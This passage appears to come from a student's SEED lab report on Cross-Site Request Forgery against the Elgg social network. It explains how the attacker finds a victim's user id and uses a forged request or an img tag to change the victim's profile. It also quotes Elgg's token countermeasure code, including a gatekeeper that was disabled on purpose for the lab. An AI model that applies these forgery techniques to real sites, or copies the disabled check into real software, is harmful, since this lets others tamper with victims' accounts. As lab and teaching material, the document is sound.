


Figure 2.5

5. On clicking the malicious link, Boby's description in his profile page is changed due to the javascript code.



**Figure 2.6**



**Figure 2.7**

6. The request header shown above tells that the modification that Alice wanted to make to Boby's page is appended to the page and executed by the action request. The POST request requires javascript to attack the Boby's profile.

### Question 1:

The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.




Figure 2.6

### Answer:

Alice needs to look at the HTTP Header to find Boby's unique id when she tries to send him a message as shown above. She can then use this obtained unique id in the forged HTTP request to make the modification to Boby's "About me" section. This is done when Boby opens the link that she sends him.

### Question 2:

If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

### Answer:


- If Alice wants to launch the attack to anybody who is visiting her page, without knowing who is visiting her page, it is not possible.
- The reason it is not possible is that to attack any given user, Alice requires the unique id of that user.

- Without knowing who is visiting that page, she cannot attain the user id of a user.
  - In case of Boby, by capturing the live HTTP request header , she manually figures out the unique id for Boby. As seen in the above diagrams , the id of the user being attacked needs to be grabbed by initiating requests on the profile of the victim.
  - By using the technique in Task 1, since edit.php accepts both GET and POST requests, Alice can add an img tag to her website that launches this attack.,
  - Although she has done this, dynamically getting the unique id of the victim visiting her page is not possible.
  - Therefore she cannot launch the attack on anybody without knowing who is visiting her page.

### Task 3:

1. In the `action_gatekeeper($action)` function in the `actions.php` file the countermeasure for CSRF attacks is present.

We ensure the execution of the function whenever a user action is required on any given page by commenting the return true line.



```
actions.php (/var/www/CSRF/elgg/engine/lib) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
actions.php *
* the user will be forwarded to the site front page and an error emitted.
*
* This function verifies form input for security features (like a generated token),
* and forwards if they are invalid.
*
* @param string $action The action being performed
*
* @return mixed True if valid or redirects.
* @access private
*/
function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;

    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
    }

    $token = get_input('_elgg_token');
    $ts = (int) get_input('_elgg_ts');
    if ($token && elgg_validate_token_timestamp($ts)) {
        // The tokens are present and the time looks valid: this is probably a mismatch due to the
        // login form being on a different domain.
        register_error(elgg_echo('actiongatekeeper:crosssitelogin'));
    }
}
```

Since return true is commented=countermeasure activated!

**Figure 3.1**

2. In general, Elgg adds security token and timestamp to all the user actions to be performed.

This is performed by the views/default/input/securitytoken.php module.




Figure 3.2

```

securitytoken.php (/var/www/CSRF/elgg/views/default/input) - gedit
File Edit View Search Tools Documents Help
actions.php ✘ securitytoken.php ✘
<?php
/*
 * CSRF security token view for use with secure forms.
 *
 * It is still recommended that you use input/form.
 *
 * @package Elgg
 * @subpackage Core
 */
<input type="hidden" name="_elgg_ts" value=""/>
<input type="hidden" name="_elgg_token" value=""/>
$ts = time();
$stoken = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' => $stoken));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));

```

**Figure 3.3**

3. A hash value (md5) of the site secret value(retrieved from the database), timestamp, user SessionID and the randomly generated sessions string is the Elgg security token .

The generate\_Action\_token(\$timesamp) function generates the secret token as shown below.

```

actions.php (/var/www/CSRF/elgg/engine/lib) - gedit
File Edit View Search Tools Documents Help
actions.php ✘
*/
@return string|false
@access private
*/
function generate_action_token($timestamp) {
    $site_secret = get_site_secret();
    $session_id = session_id();
    // Session token
    $st = $_SESSION['__elgg_session'];

    if (($site_secret) && ($session_id)) {
        return md5($site_secret . $timestamp . $session_id . $st);
    }

    return FALSE;
}

/**
 * Initialise the site secret (32 bytes: "z" to indicate format + 186-bit key in Base64 URL).
 *
 * Used during installation and saves as a datalist.
 *
 * Note: Old secrets were hex encoded.
 *
 * @return mixed The site secret hash or false
 * @access private
 * @todo Move to better file.
 */
function init_site_secret() {
    $secret = 'z' . ElggCrypto::getRandomString(31);
}

```

**Figure 3.4**

4. The function validate\_action\_taken does secret-token validation.If the tokens are not present or invalid then the action will be denied and the user will be redirected.




Figure 3.6

5. The secret token is generated by the website that actually hosts the session, in our case this website is elgg.
6. Because of this the attacker website cannot successfully generate the right token, as it doesn't have all the details to generate this token and get it validated by the website being attacked.
7. This attack will fail since the attacker is unable to place the correct tokens in his request.
8. The tokens are generated as a result of php code, source of which is unavailable for the attacker to grab, this acts as added security to the website.
9. The countermeasure will detect that it is a forged HTTP request.




Figure 3.7